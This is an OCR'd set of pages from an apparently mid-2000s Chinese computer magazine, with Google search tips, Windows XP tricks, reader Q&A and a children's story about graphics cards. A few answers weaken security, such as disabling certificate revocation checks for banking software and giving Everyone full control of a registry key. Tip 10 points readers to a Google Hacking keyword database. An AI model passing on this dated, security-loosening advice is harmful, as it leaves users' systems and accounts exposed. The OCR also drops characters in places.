07 Google的"define"语法允许查找词语的定义，比如搜索[define:css]将得到"CSS是英语Cascading Style Sheets(层叠样式表)的缩写"之类的结果。这一语法的更为人性化的形式是使用"what is XXX"格式，比如搜索[what is css]。对于中文来说，可使用[什么是css]这样的搜索形式。

08 Google具有一定人工智能，可以按照你的简单提问或短语进行搜索。如搜索[when was Einstein born?](爱因斯坦的诞辰是哪一天?)或[einstein birthday](爱因斯坦的生日)

技巧:硬件

一招让摄像头变成数码摄像机

实用度：

Windows XP中自带了一个视频编辑软件Movie Maker，利用它便可让有摄像头的你也过一把摄像 。通过开始菜单启动Movie Marker后，单击屏幕右侧"捕获视频"中的"从视频设备捕获"选项，此时会弹出一个"视频捕获向导窗口"。在"可用设备"中我们可以看到安装好的摄像头，而在"音频设备"中我们可以选择计算机的声卡配合麦克风来录制声音。然后配置好拍摄的视频格式、"帧率"、"颜色空间"和"输出大小"等配置，单击"开始捕获"按钮，就可以开始录制视频了。

巧用鼠标滚轮　实现特殊功能

实用度：

在Office中，除了我们通常所熟悉的 览(文档、图片或网页等)作用外，滚轮鼠标在Word中还有很多用处，一手按着"Ctrl"键，然后转动鼠标的滚轮时，你会发现文档的视图比例发生了变化，向上滚动放大，向下滚动缩小。用这种方法来调整视图的比例不仅方便，而且调出来的比例比常用工具栏上提供的比例还要丰富(这种方法在Excel、PowerPoint以及ACDSee中也适用)。另外在使用Word的"自动编写摘要"功能时，按住"Shift"键的同时，向前或向后转动滚轮，可以以5%的速度增加或减少摘要的详细程度。在PowerPoint中则可以展开或折叠大纲。

在网页 览中，在 览网页的时候，如果你觉得网页上的文字太小或太大了，一手按着"Ctrl"键，一手转动鼠标的滚轮便可以很轻松地调整网页文字的大小。这种方法远比单击IE"查看"菜单中的"文字大小"命令去调整要方便多了，但可能对某些网页不起作用。如果移动鼠标时按住滚轮，可以一直在当前Web页中滚动。如果按住"Shift"键的同时，向前或向后转动滚轮，则可以在前后相邻的超级链接间跳转。

等，将得到具体答案。

09 使用Google的“link”语法，可以搜索到包含某一特定链接的部分网页(不是所有)，比如搜索[link:www.cfan.com.cn]，将得到包含有“电脑爱好者”网站链接的网页。Google的Blog搜索(search.blogger.com)也支持这一语法。

10 现在网上出现一种“Google Hacking”的活动，主要是一些好奇的人，通过输入特殊关键词或短语来寻找网站的安全漏洞。有一家名为“Google Hacking Database”的网站(http://johnny.ihackstuff.com/index.php?module=prodreviews)，专门列出了这些关键词。

11 Google使用“+”号来表示“与”操作，当输入多个关键词时，它会搜索包含有所有关键词的网页，不过“+”号一般可以省略掉。如果执行“或”操作，可在关键词之间加上大写单词[OR]，也为可用[|](Shift+\键)来替代[OR]。比如搜索[哈姆雷特 (比萨 | 焦炭)]，将得到包含“哈姆雷特”，并含有“比萨”与“焦炭”两个关键词中任意一个的网页。注意，如果用的是“OR”操作符，在它的前后一定要加上空格。

12 通过高级搜索可以轻松获得Google的各类特殊用法。单击Google“搜索”按钮右侧的“高级搜索”链接进入高级搜索模式，然后设置搜索的各种选项，执行搜索后再观察Google关键词输入窗口中的关键词的变化，即可将它的格式套用到以后的搜索中了。

13 不是所有的Google都是相同的，它依据你所在国家或地区的不同而使用不同语言的版本。比如搜索[site:stormfront.org]，在美国会得到成千上万的结果，而在德国(默认情况下会重定向到Google.de)只能找到少得可怜的一些信息。各个国家或地区政府都有内容审查协议，这对Google的搜索结果会有一定的影响。

14 现在，Google不再有“被强制忽略的关键词”(stop words)了。以前，将英语中的“the”、“or”等作为关键词时，会被Google强制性忽略掉。但现在再搜索[to be or not to be]这类的短语，在Google返回结果中，还会列出有关完整短语的搜索结果。

15 在Google中搜索，可以像DOS命令一样使用通配符，这在搜索歌词时非常有用。如果记得歌词大意，但却忘了其中的一两个单词的话，就可以使用通配符来搜索了，比如可以搜索["love you twice as much * oh love * *"]试试，看看得到什么样的结果。中文搜索同样支持这一功能，比如搜索《两只蝴蝶》中的一句歌词:[风中*会让你沉醉]，很快会得到“风中花香会让你沉醉”这样完整的歌词来。

16 如果想把搜索结果限制在大学网站，可以在关键词之后加上[site:.edu]，比如搜索[c-tutorial site:.edu]，这样就可以只搜索以“edu”结尾的教育网站了。你也可以使用Google Scholar(http://scholar.google.com/)来达到这个目的。同样方法，你可以只搜索某个特定国家的网站，比如加上[site:.cn]，将只搜索中国的网站(cn是中国域名标识)等。

17 如果输入网址:www.googl.com，注意，这不是Google网站(中间少一个“e”)，它同样是一个搜索网站，但搜索结果与Google完全不同。这是一个典型的“typosquatter”网站(某些人专门申请的那些著名网站可能会拼错字母的域名)，就像用“金唐”来冒充“金庸”一样。 CF [MJ03]

技巧:网络

快速修改输错的网址

实用度：

如果输入的网址有错，一般我们会连续按左右方向键(“←”和“→”)移动光标到出错的位置进行修改。其实，如果按住Ctrl键不放再按左右方向键，会发现光标移动得更快，它不是一个字母一个字母的移动，而是以单词为单位进行移动，这无疑会节约我们改错的时间。如果懒得修改，可以直接按Alt+D全选网址，删除再输入新网址就可以了。

给桌面开个“收藏夹”窗口

实用度：



上网冲浪时遇到好的网站，我们总是习惯将它们添加到IE收藏夹中，以后就可以通过收藏夹菜单快速访问这些网站了。我们还可以在桌面上开一个窗口，让它显示出收藏夹的内容，只需要简单点击就可访问心　的网站，会更加方便：右击桌面，选择“新建→快捷方式”，在“请键入项目的位置”框中输入“"C:\Program Files\Internet Explorer\iexplore.exe" -channelband”(不含外面的引号，里面的英文引号则是必须的)。完成后，双击桌面上的这个快捷方式，就可以在桌面上开一个“收藏夹”窗口了。

没有输入法也可输入汉字

实用度：

如果有些朋友经常临时在一些电脑上进行一些操作(例如网吧、朋友的电脑)，而这些电脑中并没有我们习惯的输入法，有时这些电脑上还做了些限制不能安装软件。这时我们可以使用在线输入法来达到目的:在　览器中打开http://www.inputking.com/GB/index.php页面，然后选择你习惯使用的输入法进行文字输入，最后将输入的文字拷贝到目标位置即可。 CF [MJ04]

软件

1 VMWare中声卡无声问题

问：前段时间我安装了VMWare，可是声卡没有声音，请问我应该怎么解决呢？(成都　刘全好)

答：在VMWare虚拟机中，虚拟出来的声卡为创新的Sound Blaster 16声卡，因此，只要安装好它的驱动就可以发声了，你可以在http://drivers.mydrivers.com/dir72/d29142.htm中下载到它的驱动程序。

2 巧解Maxthon假死问题

问：我的Maxthon　览器只要打开过多的网页，就会出现假死的状态，请问有什么好方法可以解决这个问题吗？(down)

答：这个问题是许多多窗口　览器的通病，只要你同时打开过多页面，就会因Maxthon占用过多系统资源而出现假死现象。要解决这个问题只要不同时打开多个窗口即可。如果已经出现假死的现象，可以断开网络，这时Maxthon就会恢复了。

3 卸载百度搜霸工具条

问：在安装比特精灵中文版时，最后会提示“注册组件”，我选择后，发现安装了百度搜霸工具条插件，请问如何删除呢？(0o0)

答：如果无法卸载，主要是因为baidubar.dll文件无法删除所致。我们可以先反注册此文件，然后再删除文件夹即可，具体方法是在〝开始→运行〞中输入〝regsvr32 -u "C:\Program Files\Baidu\bar\baidubar.dll"〞(不含外侧中文引号)，然后再删除文件即可。

4 消除Photoshop CS2的Updater错误提示

问：前段时间用了Photoshop CS2(简称CS2)，但每次启动结束时，都会出现一个错误提示，大意为“无法启动Adobe Updater。请重新安装应用程序和组件”，我朋友电脑上安装的英文版CS2也现了类似提示，“The Adobe Updater could not be started, please reinstall application and components”。虽然不影响正常使用，但每次启动完毕都要手动关闭此错误窗口才能使用Photoshop，非常麻烦，请问这个问题应该如何解决呢？(上海　光超)

答：这个问题Adobe的官方网站提供了一种解决方案，你可以登录http://www.adobe.com/support/techdocs/331634.html查看，主要就是把Adobe Common File Installer安装好(使用Adobe Creative Suite 2.0安装盘进行安装)，这个错误提示就不会有了。

不过，Adobe提供的这个办法，不仅麻烦，还会占用80多MB的磁盘空间，而且，很多用户也并不打算或者不需要升级功能。

其实我们可以通过修改AdobeUpdaterPrefs.dat文件的方法来禁止CS2自动升级。打开C:\Documents and Settings\用户名\Application Data\Adobe\Updater\文件夹，用〝记事本〞或其他文件编辑软件打开AdobeUpdaterPrefs.dat，修改其中的内容为

```
<?xml version="1.0" encoding="UTF-8" ?>
<AdobeUpdater>
<AutoCheck>0</AutoCheck>
</AdobeUpdater>
```

现在，重新启动CS2，这个问题就完美解决了。当然，前提是你并不需要Adobe Updater功能。

5 解决0xc0000135错误提示问题

问：我在安装2005年第19期《巧取豪夺网站电子书》一文介绍的MagicGet时，出现了错误提示“应用程序正常初始化失败(0xc0000135)”，请问如何解决？(byt001)

答：这款软件必须要安装.NET Framework 1.1才能使用，下载地址为http://www.newhua.com/cfan/gonggong/dotnetfx.exe。

6 解决修复延缓写入失败问题

问：我从网上下载电影时，Windows XP系统托盘突然提示“Windows - 延缓写入失败”，并且提示下载的文件数据已经丢失，这个错误可能是由于计算机硬件或网络连接失败而造成的。同时，还建议我将文件保存到别处，请问为什么会出现这种情况呢？(0o0)

答：一般出现这个问题主要有三方面原因，一是硬盘可能出现问题，这时你要检查硬盘是否出现坏道，或其他问题；二是如果保存的位置是移动硬盘，硬盘本身又没问题，很可能是由于电压不足造成，建议为移动硬盘配备外置电源；三是如果保存的位置是映射的网络驱动器，可能是对方重启电脑，稍候就会恢复。 CF[SB01]

系统

1 解决 Windows 升级时的 Administrators Only 错误

问：最近我给系统安装了一个新的 Windows XP SP2 系统，安装完毕后用 Windows Update 在线升级补丁，结果系统出现“Administrators Only”(仅限于管理员)的错误提示，请问如何解决？(广东 沈剑愚)

答：如果你不是以管理员身份登录、处在局域网中受到出口防火墙的保护，或通过代理服务器连接到 Internet，就可能会发生这种情况。所以必须先确定是否以系统管理员身份登录系统，如果你是通过代理或防火墙的局域网(LAN)访问 Internet，请与网络管理员联系，以确保防火墙或代理服务器被配置为允许使用 Windows Update。当然，排除了上面的因素，那剩下的可能性就是系统出了问题，解决方法如下：

第一步：如果使用代理服务器连接，在 IE 中选择菜单“工具→Internet 选项”，在“高级”选项卡的“设置”框中勾选“通过代理连接使用 HTTP 1.1”，点击“确定”，然后重新尝试 Windows Update。

第二步：如果问题不能解决，则通过“开始→运行”输入 Gpedit.msc，打开“组策略编辑器”，依次定位到“用户配置→管理模板→任务栏和开始菜单”，在右窗格中双击打开“删除到‘Windows Update’的访问和链接”属性，选择“禁用”，然后点击“确定”保存设置。

小提示

对于 Windows XP Home 系统，由于没有“组策略编辑器”而无法完成上面的操作，但可以在注册表中删除控制这一属性的键值来搞定：检查[HKEY_CURRENT_USER\Software\Microsoft \Windows\CurrentVersion\Policies\Windows Update]和[HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\Policies\Explorer]项，如果找到名为“DisableWindowsUpdateAccess”或“NoWindowsUpdate”键值则删除之。

第三步：如果问题没有解决，则依次单击“开始→运行”，在打开框中键入 regedit，打开注册表编辑器。依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate]分支，在该分支上右键并选择“权限”，单击添加，然后在弹出的对话框中键入 Everyone，然后确定操作。接着在“组或用户名称”列表中选择 Everyone，将其权限设置为“完全控制”，单击“确定”。退出注册表编辑后，重新登录系统，再次 Windows Update。

第四步：如果问题还没有解决，则可能是 %Systemroot%\System32\Catroot2 文件夹中的数据损坏了。可以在命令提示符窗口中运行以下命令：

```
net stop cryptsvc
ren %systemroot%\system32\catroot2 oldcatroot2
net start cryptsvc
```

2 “我的文档”开机自动打开

问：我的系统是 Windows XP，不知道为什么开机进入系统以后，“我的文档”老是自动打开的。当然，这也不是什么大不了的问题，所以刚开始也没太注意，但后来“我的文档”里面的文件越来越多了，开机后完全进入系统要为此等很长一段时间，但自己一直没找到解决的方法。请问如何解决？(北京 小柯)

答：这个问题可能是由于病毒或恶意网站修改了注册表所致。以前也有读者问过类似的问题，就是开机进入系统后就自动打开“资源管理器”，其实这都是利用了同样的原理，也就是在系统自启动的注册表项中增加一个打开这些文件夹的项目即可。

首先运行 regedit.exe 打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon]。接着在右侧窗格中双击打开 Userinit 键，如果值为“C:\Windows\System32\Userinit.exe,C:\Windows\System32\Userinit.exe”(不包括引号，下同)就是自动打开“我的文档”，如果值为“C:\Windows\System32\Userinit.exe,Explorer.exe”则会自动打开资源管理器。你只要将其改为“C:\Windows\System32\Userinit.exe,”即可。

3 安装或启动 16 位 Windows 的程序时出现错误信息

问：近日我在 Windows XP 上启动或安装 MS-DOS 或 16 位 Windows 的程序时，经常会收到类似于以下内容的错误信息：“16-bit MS-DOS Subsystem path to the program that you are trying to start or install”，虽然系统可能会提示你退出程序或忽略该错误信息，但是进行任何一种选择都会使程序退出。请问如何解决这个问题？(河北 王义)

答：如果 windows\system32\config 目录中的 Config.nt、Autoexec.nt、Command.com 等文件中有一个或多个丢失或损坏，就可能会发生个问题，这时我们可以通过提取光盘中的原始系统文件来覆盖损坏的文件。

将光盘插入 CD 驱动器，然后在“记事本”中输入以下内容：

```
@echo off
expand CD-ROM Drive Letter:\i386\config.nt_ c:\windows\system32\config.nt
expand CD-ROM Drive Letter:\i386\autoexec.nt_ c:\windows\system32\autoexec.nt
expand CD-ROM Drive Letter:\i386\command.co_ c:\windows\system32\command.com
exit
```

将文件另存为 fix.bat，运行此批处理文件，重启 16 位 Windows 的程序。

CF[SB02]

网络

1 避免Maxthon中新标签覆盖当前页面

问：我在使用Maxthon 览器时，每次在地址栏中输入新的网址，回车后，系统总是直接在当前标签页面下打开新页面，从而覆盖了先前打开的页面。请问，有没有方法可以避免新打开的页面覆盖以前打开的？（GbEr）

答：这是由于你的Maxthon没有设置好，只要按下面的方法进行设置即可解决问题。单击Maxthon 览器主窗口中的菜单"选项→Maxthon选项"，在打开的窗口中选择"标签"项，然后在右侧窗口中再选择"新建"选项卡，勾选"输入的新网址"项，最后单击"确定"，重启Maxthon 览器即可。

2 安装个人网上银行不能通过SSL连接

问：我的系统是Windows XP SP2，网络使用正常，像QQ、Foxmail这样的网络软件都可以正常使用，但是当我在安装招商银行4.5专业版时，一直通不过系统的检测，提示以下信息，①基于安全的HTTP通讯(SSL)出错；②请检查网络连接和通讯设置；③招行网站SSL通讯出错；④通讯情况检查结束！您的通讯有问题，无法使用专业版，请检查您的通讯情况。请问这是什么原因？（上海 刘路）

答：在IE中，单击"工具→Internet 选项"菜单项，在打开的窗口中选择"高级"选项卡，然后把"安全→检查服务器证书吊销(需要重新启动)"前的复选框取消勾选便可以解决问题。如果还不能解决问题，可以拨打招商银行免费服务热线95555来解决问题。

3 将淘宝专家退款转账至银行账户

问：我在淘宝网站中购买一件物品，收到物品后发现与理想中的不一样，在与卖家协商并得到同意后，将该物品退回给卖家。但对方的退款被转到我的支付宝账户中，这样一来，我便不能取出。请问，如何将支付宝中的钱转存到银行账户中？（呆瓜）

答：如果要想将支付宝账户中的钱转存到银行账户中，你必须已经将银行账户与支付宝账户绑定，如果没有绑定，可以登录支付宝账户，然后单击"账户提现"链接，系统会自动提示你绑定银行账户(注意，被绑定的银行账户必须已经开通了网上银行服务)。成功绑定了银行账户后，再单击"账户提现"链接，在进入的页面中，你便可以直接将支付宝中的余额转存到银行账户中了。不过，支付宝规定，对于不同的银行，成功完成余额转存的时间不一样，如果是工行、建行、招商银行等，一般是在1～2个工作日完成余额的转存，如果是其他银行，成功转存余额的时间在2～10个工作日之间。

4 取消Hotmail自动将邮件设置为垃圾邮件

问：最近，我在网上通过Hotmail邮箱与别人联系，但发现很多邮件都被Hotmail自动识别为垃圾邮件。请问，如何避免Hotmail邮箱将大部分正常的邮件识别为垃圾邮件？（新疆 熊猫可爱）

答：默认设置下，Hotmail将垃圾邮件过滤级别设置为"高"，这样，系统会将很多非垃圾邮件识别为垃圾邮件。你可以通过下面的设置来解决问题，直接点击MSN Messenger主窗口中的打开邮件图标，启动 览器并打开Hotmail邮箱，接下来点击打开页面中的"选项"链接，在打开的页面中再点击"邮件"链接，在弹出窗口中点击"垃圾邮件过滤器"链接，并在打开的页面中将过滤级别设置为"低"即可。如果是一些固定的可靠发件人地址，可以将其添加到"安全列表"中，这样，这些邮件地址发过来的邮件永远都不会被识别为垃圾邮件了。

5 继续下载没有种子的BT文件

问：我经常使用BitComet来下载一些文件，往往在下载完成一部分时，种子没有了，导致整个下载计划前功尽弃。请问，遇到这种情况有没有可能继续完成下载呢？（BTer）

答：由于网络不稳定等各种因素存在，出现你这种情况的几率比较大。其实，可以在遇到无法继续下载的情况时，通过下面的方法来实现续传。

第一步：利用Bitcomet提供的搜索功能来搜索与原文件名和大小一致的Torrent文件。双击"收藏夹→Torrent搜索"，在打开搜索引擎中输入关键字并进行搜索，选择其中下载种子数和人数最多的服务器，然后点击下载。

第二步：在BitComet中打开刚下载的Torrent文件，在弹出"任务属性"对话框中切换至"高级设置"选项卡，把"服务器列表"里的服务器地址复制下来。

第三步：回到Bitcomet的主窗口，下载列表中找到没下载完的文件，右击之并选择"属性"，打开其"任务属性"窗口，切换至"高级设置"，然后用刚才找到的新的服务器覆盖原来的服务器(直接添加也可)，点击"开始"即可继续下载了。

注意，更换种子(即更换服务器)，下载所对应的文件名和大小要一致。当然，也可自己手动修改所下载的文件名，再用文件校验一下即可。

CF[SB03]

硬件

1 超频设置对吗？

问：前几天我玩了下超频(电脑配置：AMD2500+，昂达nf4s的主板，金士顿512m，七彩虹x550显卡)，我设置成CPU的外频275m，HTt：x3，内存的频率为166MHz，不知是否合理呀？

答：由于K8处理器整合了内存控制器，因此超频时内存的工作频率也能相应提高，我们可以通过以下公式粗略估算超频时内存的实际运行频率：

内存频率＝实际外频×BIOS里设置的内存频率/200

通过公式可以得知您的内存实际工作频率约为456MHz，除非是专门为超频设计的内存，普通产品能在此频率下稳定工作的并不多。在超频AMD2500+时，我们建议你先把内存设置成异步133MHz，测试出CPU的超频潜力，然后再根据实际情况确定是否将内存设置成异步166MHz。

2 AMD与英特尔的抉择

问：小编你好！我想买一台64位处理器的电脑，但在英特尔和AMD之间难以抉择，请您帮我分析对比一下，谢谢。

答：现在64位平台可供选择的CPU也比较多了，我们还是分别从入门级和主流级两个档次进行分析吧。

首先是入门级的：AMD方面无疑首推Sempron 2500+，Sempron 2500+虽然主频只有1.4GHz，但得益于优秀的架构，性能与英特尔同类产品相比毫不逊色。而且Sempron 2500+超频潜力不错，相当部分可以超频至300MHz外频，性价比尤其突出。而与Sempron2500+定位相仿的则是英特尔的Celeron D 326和Celeron D 331。无论是默认性能、超频性能还是发热量控制方面，它们都不及Sempron 2500+，如果你不是非英特尔不选的话，DIY入门级处理器我们强烈推荐Sempron 2500+。

其次是主流方面的：AMD比较值得关注的是Athlon64 3000+，采用Socket 939接口，默认频率1.8GHz，支持双通道内存，性能相当强悍，超频潜力也不错，目前报价为1099元，是主流处理器出货量最大的处理器之一；英特尔方面目前比较热门的主流处理器是Pentium4 506(2.66GHz)和Pentium4 630(3.0GHz)，后者默认频率下性能已经相当强悍，但价格相对较高，报价在1400元以上，适合不超频、需要性能稳定的用户。Pentium4 506虽然默认频率较低，但由于前端总线只有533MHz，超频潜力较大，部分可以直接超至800MHz前端总线，因此一上市就受到超频爱好者的关注，而且价格也较为平易近人，约为900元。

就目前两大阵营的处理器表现来看，我们更推荐采用AMD平台，不仅仅是因为性能稍胜一筹，更重要的是，Pentium4的发热量实在是大了些。

3 主机为何无限重启？

问：编辑同志们你们好！我的机子配置是：CPU：Pentium4 2.4C，内存：Kingston 256MB×2(双通道开启内存，颗粒编号为hy5du56822bt-d43和hy5du56822dt-d43各一条；前者为单条双面，后者为单条单面)，主板：MSI865PE NEO2－PFS(白金版)，显卡：铭瑄ATi9550黄金版2代(双128 三星3.6纳秒显存)。机子的故障是在重装WindowsXP SP2和驱动后，系统无限重启(驱动为5.7)。后来更换一条内存后问题得到暂时解决，但几天后同样故障再次出现，后来我把机子拿到鼎好的商科去检测，到人家那却又什么毛病都没有了。可回家后又出现问题，就是玩CSS时不定期出现自动退出游戏，显示XXXX内存不能为read? 还有玩极品飞车8地下狂 时会突然重启(也不定期)，帮帮我好吗？确认一下是什么问题，我现在开机都有阴影了。

答：这台电脑的“病症”比较复杂，需要通过详细检测才能确定病因，建议从杀毒开始。先软后硬，用替换法逐步排除故障。不过我们建议你先格式化并重装系统，如果问题依然存在的话，先替换你的电源插座，再替换电源，再替换内存和显卡，如果还是不行的话，只有替换主板。MSI这款865PE白金版的品质并不如其名字那么让人值得信赖，我已经见过多块这个型号的主板出现诸如USB兼容性、内存兼容性、无故冷重启等莫名其妙的故障了。

4 升级内存注意兼容性

问：我的电脑主机配置是Sempron 2500+，KingMax 256MB DDR400内存，升技NF8-V2主板，希捷7200.7 80GB硬盘，华硕9550显卡，最近升级加了一条512MB的DDR 400内存，结果在玩魔兽时经常会出错，但我把内存拿到商家处检测时又一切正常，我该怎么办？

答：由于Sempron 2500+整合内存控制器，因此比较“挑”内存，在使用两条内存时尽量采用同一品牌同一规格的产品，像您这种情况是典型的内存兼容问题，建议尝试增加内存电压和降低内存时序/运行频率，如果还是不行，可以和经销商交涉，看看是否能更换为同一个品牌的内存。如果还是不行，那么只好把256MB的那条卖掉了。

CF[SB04]

小强 PC 梦幻之旅

漫 步 显 卡

■广东　水水

自从和“老神仙”漫游了一遍电脑主板之后，小强发现自己对电脑不再是一无所知了，但强烈的好奇心却让他坐立不安，他心中有太多太多的问题想要问，有太多太多的知识需要了解。这天刚放学回到家，他便迫不及待地把神秘的光球呼唤了出来。

神仙再现　小强又变小了

“孩子，你把我叫出来，是不是想再到电脑里面去看一看啊？”

“对啊！电脑内部的世界原来是这么有趣的，我有好多好多问题想问您呢！”

“那这一次你想知道些什么呢？”光球问道。

小强看着电脑的显示屏幕想了想，然后指着黑乎乎的屏幕说道：“我想知道，那些彩色的图片，还有电影是怎么从电脑内部跑到显示器上面来的！”

“好！我明白了，下面我们一起去游历一下吧！”光球话音刚落，小强只觉得浑身上下被温暖的白色光芒包围，眨眼间自己已经缩小了不知道多少倍，然后站在一块鲜红的地板上。这块地板上到处都是斑斑点点，坑坑洼洼，还有一条条的划痕。小强一下子认了出来，这个“地板”上的那些凸起，就是一个个的电容和芯片，那些划痕就是电路，和之前自己所见的主板是一样的。

“这不是主板吗？我们怎么又来了？”

“不，这不是主板，而是统管着整部电脑的‘显示’任务的显示卡！”

“啊！显示卡就是插在AGP还有什么PCI-E插槽上的那块东西吗？”小强记起来了，自己的主板上是插着这么一个东西，“它怎么和主板一样呢？”

“显示卡和主板都是建立在PCB（注：PCB的介绍可看上一期）板上的集成电路，可以说它们的地基是一样的，但是它们的芯片以及电路结构，还有作用都不同，你爸爸还算懂行，他买的这块显卡是质量很好的六层PCB板哦！”

小知识

PCB的层数越多，就能够使电源网络与地网络在承担更大的电流的同时屏蔽掉更多的干扰，也因此可以极大地提高整个系统的稳定性。但是PCB的层数越多就意味着工艺越复杂，复杂的工艺造成的就是较高的废品率，成本也在废品率升高的同时提高了不少。对于一般的显卡来说，6层板虽然比4层板仅仅增加了2层板，但是在成本上6层板是4层板的两倍。

显卡世界 何来美丽图像

“那么显示卡为什么会显示出那些绚丽的图像啊？”小强看着光球问道。

“先别急，我们就从显示卡的整个原理来看看吧！”光球说罢，小强的眼前顿时出现了一幅画像，里面是一个简单的显示卡结构（见图1），“你看见了吗？这就是显示卡的工作流程了，你所看到的图像显示，就是经过这条流水线出来的，下面我们就到这条流水线上面每一个重要的地方走一走吧！”




图 1

光球说罢，小强只觉得身子一轻，人已经和光球一起飞到了显示卡与主板相接的接口前面。

“这就是显示卡接口了，是所有图像进入显卡内部的‘大门’，上次介绍主板的时候我跟你介绍过，显示卡接口有很多种，从此前的ISA、PCI显示卡，到现在AGP乃至最先进的PCI-E接口的显示卡。显示卡只有通过这些接口和主板相接，才能够接收图像数据，然后再通过显示卡内部的电路输送到目的地进行处理。同时在显示卡进行大量的运算时需要大量的内存来处理数据，而显示卡的显存通常都不足够，因此需要使用到系统内存，而显示卡的接口也起着一个‘交流’的作用。”

“显示卡为什么要有那么多不同的接口呀？都用同样的接口不行吗？”小强天真地问。

“当然不行，因为随着科技发展，我们对电脑图像的要求越来越高了，以前我们只是黑白两色，后来出现了256色，65K真彩色，而且图像从平面2D进化到了3D，ISA、PCI乃至AGP显示卡的接口都无法承受越来越大的图像数据了。就拿AGP 4X接口来说，数据传输速率（也就是带宽）是1GB/S，而最快的AGP 8X也只有2.1G/S，但是PCI-E就不同了，PCI-E 16X接口的数据传输速率高达4G/S，所以现在我们大多数显示卡都采用PCI-E接口了。”

“我懂了！上次您说过，带宽越大，就好像公路越宽，可以让更多的车子在上面跑一样！”

“没错！”光球赞许地笑了。

小知识

PCI Express从1条通道连接到32条通道连接有非常强的伸缩性。每一条通道的传输速度为256MB/s，所以依次换算显卡采用PCI-Express 16X的传输速度是4GB/s，双向数据传输带宽有8GB/s之多，相比其目前广泛采用的AGP 8X数据传输只提供2.1GB/s的数据传输带宽来说，如此之大的性能优势显而易见，这也是PCI-Express发展迅猛的原因。

GPU 显卡的心脏

接着光球带小强飞到了一个外表上盖着巨大风扇的物体前面，但见白光一闪，风扇散热器不见，露出了中间一个带着金属外壳，看上去和CPU有点相似的东西：“接下来的这个就是显示卡的心脏：‘图形处理芯片’了，英文叫做GPU（Graphic Processing Unit）。”

“为什么要‘图形处理’呢？不是直接把电脑里面要显示的东西送出来就可以了吗？”

“那可没有那么简单，”光球笑了，“你想想，你在键盘上面做的每一个动作，都会在屏幕上面立刻显示出效果，特别是电脑游戏，你控制的小人每走一步，他的身体形态会变，影子的位置会变，而这一切和图形的变化和显示相关，都是需要运算的。以前显示卡只能运算2D的图像，这部分的显示卡在处理3D图像和特效时主要依赖CPU的处理能力，我们称为‘软加速’，而现在的显示卡都集成了3D处理功能了。”




图 2




图 3



图 4

“我听爸爸说，现在外面的显示卡处理器主要就是一个什么N和一个什么I的……”

“是nVidia和ATI！”光球纠正道，“虽然市面还有别的品牌的处理器，但是都无法和这两家相比。它们各自又有很多不同型号的显示卡产品，譬如nvidia的有5600，6600，6600XT等(见图2)，而ATI就有9100，9200，9500，9800，X800，X900等等(见图3)，它们各有各的特点，不过大家的出发点都是一样的，那就是用最快的速度帮你处理一切的图形运算，让你看到的图像更加精美，因此你想图像更流畅，更精美，买配置了最强的图形处理器的显卡就没错了！”

告别了图形处理芯片，光球带着小强又飞到一排整整齐齐的黑色长方形芯片面前：“你猜猜这是什么东西？”(见图4)

小强仔细地看着这些芯片，发现上面刻着的一个个白色的字体似乎跟主板上面的内存颗粒十分相像，他不由得叫了起来：“神仙爷爷，这就是之前您说过的显存吗？”

“真聪明！没错，之前我是说过，显示卡在进行图形处理，特别是3D处理的时候需要大量内存和显存，你知道为什么吗？”这个问题显然是小强所不知道的，光球于是接着解释，“无论我们的图像怎么漂亮，事实上每幅图像都是由一定数量，颜色不同的点来构成的，‘点’的数量越多，图像越精美。而显存的作用就是记住每一个点的颜色，因此如果我们要显示的颜色越多，需要的显存容量就越大。”

“可是我们也无法分辨颜色有多少呀？”

“好孩子，看来你已经有一定的思考能力了，没错，一般而言，要同时在屏幕上显示65535种颜色，只需要512K的显存就足够了，就算是当前的16位、24位、32位真彩色，需要的显存数量也不多。但是你不要忘记了，我们的电脑图像是在时刻变化的，显存如果在同一时间里面无法‘记住’足够多的‘点’的颜色是什么，那么它自然就需要请求系统内存的支援，这样一来一回，显示卡的工作流程就被延缓了，此时你所看到的图像就会变得缓慢，甚至变得不连贯哦！因此我们不但要足够强的图形处理器，而且还要足够大的显存，咱们的显示卡性能才会真正强大！”

> **小知识**
> 显存容量是决定显示卡显示速度的重要参数。因为在目前的3D游戏之中，大量的Texture Mapping（材质贴图），以及在开特效的时候（比如开启FSAA和AF)都需要大量的显存来援助，以目前的游戏发展水平而言，一屏贴图的数据总量甚至超过了100M，如果再打开各种最高级特效，再加上一些其他的图像处理，恐怕128MB乃至256MB的显示卡都不够用。不过话又说回来，不是人人都追求这些精美到极致的游戏，毕竟512MB显存的显示卡价格不菲，我们可以等到这类游戏普及，显示卡价格降低的时候再从容出手。

显卡是怎么工作的呢？

在仔细看清楚了显存之后，小强回忆起之前光球给他看的那幅显示卡工作原理图，“下一站”应该是“RAMDAC”了，他不禁先开口问：“神仙爷爷，显示卡处理的图像从处理器跑到显存里面之后，还要到一个RAMDAC的东西里面去吧，它是干什么用的？”

“ ，虽然显存把屏幕上面的每一个‘点’的颜色都记录下来了，但只是一些电脑才看得懂的数字讯号，要把这些讯号变成我们人的肉眼能够看到的图像，就得通过一个叫做‘数模转换器’的东西，也就是RAMDAC了。它的作用是将显存中的数字信号转换为显示器能够显示出来的模拟信号。RAMDAC的转换速率以MHz表示，它决定了刷新频率的高低，刷新率越高，我们人的眼睛就越感觉不到屏幕在闪烁，自然显示效果也更好了。”

> **小提示**
> RAMDAC的刷新频率与显示器的“带宽”意义近似，其工作速度越高，频带越宽，高分辨率时的画面质量就越好。该数值直接决定了在足够的显存下，显卡最高支持的分辨率和刷新率。如果要在1024×768的分辨率下达到85Hz的分辨率，RAMDAC的速率至少是1024×768×85×1.344（折算系数)÷106≈90MHz。

将美丽图像传送

光球说完之后，小强的身体接着又飞了起来，这回居

